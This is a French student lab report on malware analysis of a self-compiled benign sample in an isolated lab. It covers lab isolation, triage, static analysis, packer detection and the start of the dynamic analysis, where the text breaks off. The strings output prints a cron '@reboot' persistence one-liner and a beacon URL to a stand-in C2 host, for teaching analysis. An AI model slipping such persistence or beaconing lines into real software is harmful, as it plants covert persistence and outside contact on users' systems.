Octobre 2026

Rapport de TP

Analyse de logiciels malveillants

SARR Pape Aldiouma

L3 Cybersécurité - Module : Sécurité des systèmes avancée

Rapport de travaux pratiques : TP 3, Analyse de logiciels malveillants. Laboratoire SenTech Solutions : QEMU/KVM, Debian 13, INetSim, YARA, MITRE ATT&CK.





République du Sénégal, Un Peuple, Un But, Une Foi
Ministère de l'Enseignement Supérieur, de la Recherche et de l'Innovation
Direction Générale de l'Enseignement Supérieur Privé
Institut Supérieur de Management
Année académique 2026-2027

Table des matières

Partie I : Présentation du travail 4

Contexte 4

Objectifs pédagogiques 4

Architecture imposée par le sujet 4

Architecture réellement déployée 4

Le pipeline d'analyse, en résumé 5

Échantillon utilisé 5

Partie II : Le laboratoire d'analyse, isolement et réseau simulé 6

Le concept 6

Mise en place 6

Partie III : Triage et identification 9

Le concept 9

Trier l'échantillon, sans l'exécuter 9

Partie IV : Analyse statique, sans exécution 10

Le concept 10

Extraire les chaînes de caractères 10

Lire les en-têtes et les symboles 11

Détecter et retirer un packer 11

Désassemblage introductif 12

Synthèse de l'analyse statique 12

Partie V : Analyse dynamique, exécution contrôlée 14

Le concept 14

Mettre en place la surveillance sur trois terminaux 14

Exécuter l'échantillon sous surveillance des appels système 15

Observer et interpréter 15

Le fichier déposé, un premier essai manqué, et la persistance 17

La balise réseau 17

Le processus enfant résident 17

À propos de la corrélation avec Auditd 18

Cartographier les comportements sur MITRE ATT&CK..... 19
Partie VI : Synthèse, IOC, ATT&CK et règle YARA..... 20
Consolider les indicateurs : la pyramide de la douleur..... 20
Écrire et tester la règle YARA de détection..... 20
Rapport d'analyse, format équipe de réponse..... 21
Verdict et résumé exécutif..... 21
Identification..... 21
Comportements et cartographie ATT&CK..... 22
IOC classés sur la pyramide de la douleur..... 22
Règle YARA..... 22
Recommandations pour le parc SenTech..... 22
Partie VII : Le cas Windows (PE) et les bonnes pratiques..... 23
Ce qui change avec le format PE..... 23
Inspecter un en-tête PE..... 23
ELF et PE, comparaison sur les deux échantillons réels de ce TP..... 24
Trois règles d'or de manipulation d'échantillons..... 24
Conclusion..... 25

Partie I : Présentation du travail

Contexte

L'antivirus ClamAV de SenTech Solutions a détecté et mis en quarantaine un fichier suspect (un test EICAR). Mais détecter ne suffit pas : quand une vraie alerte tombe, l'équipe de réponse doit pouvoir répondre à trois questions que l'antivirus ne traite pas, à savoir ce que fait exactement ce fichier, quel est son impact réel, et quels indicateurs il laisse derrière lui pour le retrouver ailleurs sur le parc. Répondre à ces questions est le métier de l'analyste de logiciels malveillants. L'objectif de ce TP est de passer de « l'antivirus a bloqué quelque chose » à « voici exactement ce que cela fait, et voici la règle pour le détecter partout ».

Objectifs pédagogiques

- Mettre en place un laboratoire d'analyse isolé avec réseau simulé.
- Trier et identifier un échantillon (type réel, empreinte, indicateurs de première ligne).
- Conduire une analyse statique : chaînes de caractères, en-têtes ELF/PE, symboles importés, détection et retrait de packer, désassemblage introductif.
- Conduire une analyse dynamique contrôlée : observer processus, fichiers, réseau et persistance.
- Cartographier les comportements sur MITRE ATT&CK et extraire les IOC.
- Rédiger une règle YARA de détection et un rapport d'analyse exploitable.
- Appliquer les bonnes pratiques de manipulation d'échantillons.

Architecture imposée par le sujet

Le sujet prescrit une architecture à deux machines virtuelles :

Machine	Rôle	Réseau
VM d'analyse (REMnux ou Ubuntu outillé)	Héberge et analyse l'échantillon	host-only, sans Internet
VM « services » (INetSim)	Simulé DNS/HTTP pour capturer les balises	host-only

Architecture réellement déployée

Le laboratoire SenTech réutilise l'infrastructure QEMU/KVM et libvirt des TP précédents. Plutôt que deux VM VMware séparées, une seule machine virtuelle Debian 13 (« debian-lan », 10.66.66.10) cumule les deux rôles : elle héberge et exécute l'échantillon, et fait tourner INetSim localement. Elle est connectée à un réseau libvirt dédié « lab-malware » (interface hôte « virbr-malware »), défini sans aucun élément de redirection, donc sans aucune route vers Internet ni vers les autres segments du laboratoire, notamment vers « lan-sentech » où résidaient les outils de supervision utilisés lors des TP précédents. Le principe pédagogique du sujet, c'est-à-dire un réseau host-only sans sortie Internet avec INetSim en service DNS/HTTP de capture, reste intégralement respecté : seule la répartition physique des rôles change, une seule VM jouant les deux rôles au lieu de deux VM distinctes. Cette adaptation est signalée à chaque section concernée et n'a aucun impact sur la validité pédagogique des résultats.

Le pipeline d'analyse, en résumé

Triage et identification (hash, type), puis analyse statique sans jamais exécuter le fichier, puis analyse dynamique en exécution contrôlée, puis synthèse avec IOC, cartographie ATT&CK, règle YARA et rapport. Deux règles d'or guident tout le travail. La première : toujours faire le statique avant le dynamique, pour apprendre un maximum sans jamais exécuter le fichier, l'exécution ne venant qu'ensuite, en connaissance de cause. La seconde : toujours travailler isolé, chaque exécution partant d'un instantané propre et d'un réseau sans accès à Internet.

Échantillon utilisé

L'échantillon « sample.c » est un artefact pédagogique bénin : il n'exécute aucune action nuisible, mais imite des comportements observables (dépôt de fichier, balise réseau, persistance inerte, processus résident) dans le seul but de servir de support d'analyse. Il a été compilé directement sur la VM d'analyse :

```
root@debian-lan:~# gcc -O0 -o sample.bin sample.c
root@debian-lan:~# cp sample.bin sample_packed.bin && upx -9 sample_packed.bin
```

Partie II : Le laboratoire d'analyse, isolement et réseau simulé

Le concept

Un laboratoire d'analyse doit garantir deux propriétés : l'échantillon ne doit jamais pouvoir atteindre Internet ni un autre segment du système d'information, et toute communication qu'il tente d'émettre doit pouvoir être observée. INetSim répond aux deux besoins à la fois : il simule les services réseau courants (DNS, HTTP) et journalise chaque requête, ce qui permet de capturer la balise d'un malware sans jamais la laisser sortir du laboratoire.

Mise en place

Le réseau « lab-malware » a été créé côté hôte via libvirt, sans aucune route de sortie définie : l'absence de sortie vers l'extérieur est donc garantie par construction, pas seulement par configuration logicielle à l'intérieur de la VM.

```
glacier@glacier-HP-EliteBook-840-G3:~$ virsh net-dumpxml lab-malware
<network>
  <name>lab-malware</name>
  <bridge name='virbr-malware' stp='on' delay='0'/>
  <!-- aucun element de redirection : pas de route vers l'exterieur -->
  <ip address='10.66.66.1' netmask='255.255.255.0'/>
</network>
```


INetSim a ensuite été installé sur « debian-lan » (10.66.66.10). Ce paquet ne cible officiellement pas Debian 13 (trixie), et trois correctifs ont été nécessaires pour le faire fonctionner :

Symptôme	Cause	Correction appliquée
« Can't locate object method "main_loop" »	API Perl obsolète dans DNS.pm	Remplacement de l'appel par « start_server() »
« Attempt to start ... in a subprocess »	Garde anti-fork sur le PID dans Net::DNS::Nameserver	Retrait du contrôle de PID correspondant
« can't setup TCP/UDP socket: Permission denied »	Le port 53 nécessite les droits root	Ajout de « service_run_as_user root » dans inetsim.conf

Un autre problème est revenu plusieurs fois pendant la session : le service DNS d'INetSim s'arrêtait silencieusement des qu'une interface réseau temporaire était attachée ou détachée côté hôte (voir Partie VII pour le contexte de cette manipulation). Le symptôme était toujours le même, une commande « dig » renvoyant « connection refused ». La correction a fini par devenir un réflexe systématique après chaque reconfiguration réseau :

```
root@debian-lan:~# pkill -f inetsim; sleep 2
root@debian-lan:~# nohup inetsim > /root/inetsim_stdout.log 2>&1 & disown
```


Avant toute exécution de l'échantillon, deux choses sont vérifiées sur « debian-lan ». D'abord que les outils nécessaires sont bien présents, avec « which wget python3 », puis qu'une requête vers le faux domaine « malware-c2.example » est déjà interceptée par INetSim plutôt que de partir sur Internet, avec un premier « wget ». Ensuite, que le réseau est réellement isolé : « ip a », « ip route » et « ping -c3 -W2 8.8.8.8 » vérifient qu'aucune route par défaut n'existe et qu'une tentative explicite de sortie vers Internet échoue bien.



which wget python3, wget vers malware-c2.example, puis ip a / ip route / ping -c3 -W2 8.8.8.8 depuis debian-lan.

Le « wget » vers « malware-c2.example » renvoie déjà la page par défaut d'INetSim : la résolution est interceptée localement, sans jamais partir vers l'extérieur. La commande `ip route` ne renvoie ensuite aucune ligne commençant par « default via » : le segment lab-malware n'a strictement aucune sortie Internet. Le ping vers 8.8.8.8 échoue avec « Le réseau n'est pas accessible », ce qui confirme que même une tentative explicite de sortie est bloquée au niveau du réseau lui-même, et pas seulement filtrée.

Pour confirmer plus précisément cette interception, la même adresse est interrogée directement avec « dig », qui donne la réponse DNS brute, puis récupérée une nouvelle fois avec « wget ».



dig @10.66.66.10 malware-c2.example et wget vers http://malware-c2.example/.

La requête « dig @10.66.66.10 malware-c2.example » répond par l'adresse de la VM elle-même, et « wget » récupère de nouveau la page factice renvoyée par le serveur HTTP d'INetSim. Le laboratoire est prêt : tout ce que l'échantillon tentera de contacter intercepté et journalise sans jamais quitter la machine.

Partie III : Triage et identification

Le concept

La première erreur du débutant est de faire confiance à l'extension d'un fichier : un fichier « facture.pdf » peut très bien être un exécutable. Le triage établit trois faits avant toute chose, à savoir le type réel du fichier d'après ses octets d'en-tête et non son nom, son empreinte SHA-256 qui sert de référence et d'IOC, et des indicateurs de première ligne comme la taille ou l'architecture. À retenir aussi (voir TP 2, la pyramide de la douleur) : le hachage est l'IOC le plus fragile, un attaquant le change en recompilant simplement son outil, mais il reste très utile pour identifier un échantillon déjà connu.

Trier l'échantillon, sans l'exécuter

```
root@debian-lan:~# sha256sum sample.bin
file sample.bin
ls -la sample.bin
40897e882989c79e52eeb623890c5399dfd8b2ffcc5976e955be7172eed7405d  sample.bin
sample.bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld
nux-x86-64.so.2, BuildID[sha1]=f982b009ec68d1baef5936ac29ff22a3eb2362ff, for GNU/Linux 3.2.0, not stripped
-rwxrwxr-x 1 root root 16504 17 oct.  12:49 sample.bin
root@debian-lan:~#
```

sha256sum, file et ls -la sur sample.bin, avant toute exécution.

« file » révèle un exécutable Linux ELF 64 bits natif, quel que soit le nom donné au fichier : on ne se fie jamais à une extension, qui n'est qu'une métadonnée arbitraire du nom de fichier et n'a aucune valeur probante sur le contenu réel. Seuls les octets d'en-tête, la signature magique, déterminent le type véritable.

Premier IOC de l'analyse, le hash SHA-256 `40897e88...eed7405d`, identifiera cet échantillon exact, mais sera invalidé par la moindre recompilation.

Partie IV : Analyse statique, sans exécution

Le concept

L'analyse statique examine le binaire sans l'exécuter : c'est l'étape la plus sûre. Elle extrait quatre familles d'indices.

Source	Ce qu'elle révèle
Chaînes de caractères (« strings »)	URLs, IP, domaines, chemins, commandes, clés, messages
En-têtes (ELF/PE)	Type, architecture, point d'entrée, sections
Symboles / imports	Les fonctions appelées, donc les capacités du binaire
Entropie / packer	Un contenu chiffré ou compressé qui cache le code

Extraire les chaînes de caractères

La commande suivante filtre « strings » pour ne garder que les chaînes qui ont une valeur de renseignement.

```
root@debian-lan:~# strings -n 6 sample.bin | sort -u | grep -Ei 'http|/tmp|crontab|reboot|key|cle|sentech'
crontab -l 2>/dev/null | { cat; echo '@reboot /tmp/.sentech_sample_marker'; } | crontab - 2>/dev/null
FAUSSE_CLE_XOR_5f3a9c
http://malware-c2.example/gate.php
SENTECH-TRAINING-SAMPLE-BENIN
/tmp/.sentech_sample_marker
root@debian-lan:~# readelf -h sample.bin | head -20
objdump -T sample.bin 2>/dev/null | grep -Ei 'system|fopen|fork|sleep'
nm -D sample.bin 2>/dev/null | grep -Ei 'system|fopen|fork'
En-tête ELF:
  Magique:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Classe:                            ELF64
  Données:                           complément à 2, système à octets de poids faible d'abord (little endian)
  Version:                           1 (actuelle)
  OS/ABI:                            UNIX - System V
  Version ABI:                       0
  Type:                              DYN (fichier exécutable indépendant de la position)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Adresse du point d'entrée:         0x10d0
  Début des en-têtes de programme :  64 (octets dans le fichier)
  Début des en-têtes de section :    14520 (octets dans le fichier)
  Fanions:                           0x0
  Taille de cet en-tête:             64 (octets)
  Taille de l'en-tête du programme:  56 (octets)
  Nombre d'en-tête du programme:     14
  Taille des en-têtes de section:    64 (octets)
  Nombre d'en-têtes de section:      31
  Table d'index des chaînes d'en-tête de section: 30
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) system
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) fopen
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) sleep
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) fork
                U fopen@GLIBC_2.2.5
                U fork@GLIBC_2.2.5
                U system@GLIBC_2.2.5
root@debian-lan:~#
```

strings filtré sur sample.bin, puis dans le même terminal readelf -h, objdump -T et nm -D.


Chaque chaîne trouvée raconte une intention : un domaine de commande et contrôle (« malware-c2.example »), un chemin d'artefact (« /tmp/.sentech_sample_marker »), un mécanisme de persistance (les mots « crontab » et « @reboot »).

Lire les en-têtes et les symboles

Dans la même session terminal, « readelf -h » donne le type et l'architecture du binaire, puis « objdump -T » et « nm -D » listent, chacun à sa façon, les symboles importés filtrés sur « system », « fopen », « fork » et « sleep ». Trois d'entre eux sont particulièrement parlants : « system » pour exécuter des commandes shell, « fopen » pour écrire un fichier sur disque, et « fork » pour créer un processus enfant. Avant même d'exécuter le binaire, ces trois imports annoncent déjà une exécution de commandes, un dépôt de fichier, et une persistance potentielle d'un processus (voir la capture ci-dessus, qui enchaîne strings, readelf, objdump et nm dans la même session).

Détecter et retirer un packer

On compare le nombre de chaînes trouvées par « strings » entre l'original et une copie compressée avec UPX, on mesure l'entropie des deux fichiers avec un court script Python, puis on confirme le packer avec « upx -t » et on tente de le retirer avec « upx -d ».




Comptage des chaînes, calcul d'entropie, upx -t et tentative de dépaquetage upx -d.

Première surprise : « strings » trouve 97 chaînes dans l'original contre 135 dans la version empaquetée, soit plus et non moins. Ce n'est pas une erreur : les données compressées par UPX ressemblent à du bruit aléatoire, et une partie de ce bruit forme par hasard des suites de caractères imprimables que « strings » compte comme des chaînes, même si elles ne veulent rien dire. Le nombre brut de chaînes n'est donc pas un indicateur fiable de packing. L'entropie, elle, ne trompe pas : 1,90 bit par octet pour l'original contre 7,27 pour la version empaquetée, tout proche de la borne théorique de 8, ce qui est la signature typique d'un contenu compressé ou chiffré. « upx -t » confirme ensuite formellement la présence du packer UPX (« testing sample_packed.bin [OK] »). La tentative de dépaquetage avec « upx -d » échoue ici avec « FileAlreadyExistsException » et « Unpacked 0 files » : un dépaquetage précédent avait déjà produit « sample_unpacked.bin » dans le répertoire

de travail, et UPX refuse d'écraser un fichier existant. Le « grep -i malware-c2 » qui suit porte justement sur ce fichier déjà dépaqueté : la chaîne « malware-c2.example » y est bien présente en clair, preuve que le packer masquait bien les mêmes indicateurs déjà identifiés sur l'original.

Désassemblage introductif

Le sujet recommande d'utiliser radare2, mais « apt-cache policy radare2 » ne renvoie aucun candidat : Debian a retiré ce paquet des dépôts trixie. La solution a été de passer par « objdump -d », en ciblant directement la fonction « main », ce qui donne exactement les mêmes informations pour cet objectif pédagogique.



```
root@debian-lan:~#
root@debian-lan:~# objdump -d --disassemble=main -M intel sample.bin | head -60

sample.bin:     format de fichier elf64-x86-64


Déassemblage de la section .init :

Déassemblage de la section .plt :

Déassemblage de la section .plt.got :

Déassemblage de la section .text :

00000000000011b9 <main>:
    11b9:       55                  push   rbp
    11ba:       48 89 e5            mov    rbp,rsp
    11bd:       48 81 ec 10 01 00 00    sub    rsp,0x110
    11c4:       48 8b 05 a5 2e 00 00    mov    rax,QWORD PTR [rip+0x2ea5]        # 4070 <NOTE>
    11cb:       48 89 c7            mov    rdi,rax
    11ce:       e8 6d fe ff ff          call   1040 <puts@plt>
    11d3:       48 8b 05 8e 2e 00 00    mov    rax,QWORD PTR [rip+0x2e8e]        # 4068 <MARK>
    11da:       48 8d 15 9a 0e 00 00    lea    rdx,[rip+0xe9a]        # 207b <_IO_stdin_used+0x7b>
    11e1:       48 89 d6            mov    rsi,rdx
    11e4:       48 89 c7            mov    rdi,rax
    11e7:       e8 a4 fe ff ff          call   1090 <fopen@plt>
    11ec:       48 89 45 f8         mov    QWORD PTR [rbp-0x8],rax
    11f0:       48 83 7d f8 00          cmp    QWORD PTR [rbp-0x8],0x0
    11f5:       74 32               je     1229 <main+0x70>
    11f7:       48 8b 0d 62 2e 00 00    mov    rcx,QWORD PTR [rip+0x2e62]        # 4060 <KEY>
    11fe:       48 8b 15 6b 2e 00 00    mov    rdx,QWORD PTR [rip+0x2e6b]        # 4070 <NOTE>
    1205:       48 8b 45 f8         mov    rax,QWORD PTR [rbp-0x8]
    1209:       48 8d 35 6d 0e 00 00    lea    rsi,[rip+0xe6d]        # 207d <_IO_stdin_used+0x7d>
    1210:       48 89 c7            mov    rdi,rax
    1213:       b8 00 00 00 00          mov    eax,0x0
    1218:       e8 63 fe ff ff          call   1080 <fprintf@plt>
```

objdump -d --disassemble=main -M intel sample.bin, début du désassemblage de main().

La capture s'arrête aux premiers appels visibles à l'écran, déjà révélateurs : « call fopen@plt », puis juste avant « call fprintf@plt ». En poursuivant la lecture de la même sortie, l'ordre complet des appels dans « main » est très parlant : fopen, puis fprintf/fclose, puis snprintf, puis un premier system() qui lance curl vers le domaine C2, puis un second system() qui modifie le crontab, puis fork, puis sleep. C'est exactement la séquence attendue : dépôt de fichier, balise réseau, ajout d'une entrée cron, puis un processus enfant mis en veille. Cela confirme l'hypothèse posée par l'analyse des symboles un peu plus haut, sans avoir exécuté une seule ligne de code.

Synthèse de l'analyse statique

Indicateur	Interprétation	Technique ATT&CK présumée
http://malware-c2.example/gate.php	Domaine/URL de commande et contrôle (C2)	T1071.001, protocole applicatif Web
/tmp/.sentech_sample_marker	Artefact hôte déposé par le malware	T1005, données du système local (préparatoire)
crontab ... @reboot ...	Mécanisme de persistance au	T1053.003, tâche planifiée via cron

	redémarrage	
FAUSSE_CLE_XOR_5f3a9c	Faux marqueur de chiffrement (leurre pédagogique)	T1027, fichiers obfusques (simulé)

Partie V : Analyse dynamique, exécution contrôlée

Le concept

L'analyse dynamique exécute l'échantillon dans le bac à sable et observe ce qu'il fait réellement, selon quatre axes surveillés en parallèle.

Axe	Question posée	Outil
Processus	Créé-t-il des enfants ?	ps --forest, /proc
Fichiers	Que dépose-t-il ou modifie-t-il ?	inotifywait, strace
Réseau	Qui contacte-t-il ?	tcpdump (+ INetSim)
Persistance	Comment survit-il au redémarrage ?	diff crontab

Mettre en place la surveillance sur trois terminaux

Au premier essai, les trois commandes de surveillance étaient introuvables : « which inotifywait tcpdump strace » ne renvoyait rien. L'erreur était restée invisible parce que chaque commande avait été lancée avec une redirection « 2>/dev/null » qui masquait le « command not found ». Une fois installés via une fenêtre Internet temporaire (« apt install -y inotify-tools tcpdump strace »), les trois terminaux de surveillance sont lancés côte à côte.

```
Terminal 1 (fichiers) : inotifywait -m -r /tmp /var/spool/cron
Terminal 2 (réseau)   : tcpdump -i lo -n 'port 53 or port 80'
Terminal 3 (reference): crontab -l 2>/dev/null > /tmp/cron_avant.txt
                        echo "cron avant : $(wc -l < /tmp/cron_avant.txt)
lignes"
```

Deux difficultés ont été rencontrées à cette étape, et toutes deux ont une cause commune : la machine est déjà connectée en tant que root, et sudo n'est pas installé sur cette VM. Préfixer les commandes par « sudo » les faisait donc échouer immédiatement, et la encore « 2>/dev/null » rendait l'échec silencieux : le terminal semblait figer, mais en réalité il avait déjà rendu la main sans lancer la surveillance. La correction a été de retirer « sudo », déjà inutile puisque la session est root, et de retirer la redirection d'erreur pour que tout message de problème reste visible. Après cette correction, « inotifywait » et « tcpdump » restent bien actifs et attendent, sans rendre la main.

Le sujet prescrit « tcpdump -i any ». Avec l'architecture mono-VM retenue, INetSim tourne sur la même machine que l'échantillon : la requête DNS ou HTTP part de 10.66.66.10 vers 10.66.66.10 et transite par l'interface de boucle locale. En mode « cooked » (« -i any »), ce trafic de la machine vers elle-même n'apparaît pas du tout, « 0 packets captured ». Un test cible sur « -i lo » a confirmé ce diagnostic, et toutes les captures dynamiques ont ensuite utilisé « tcpdump -i lo -n 'port 53 or port 80' ».

Exécuter l'échantillon sous surveillance des appels système

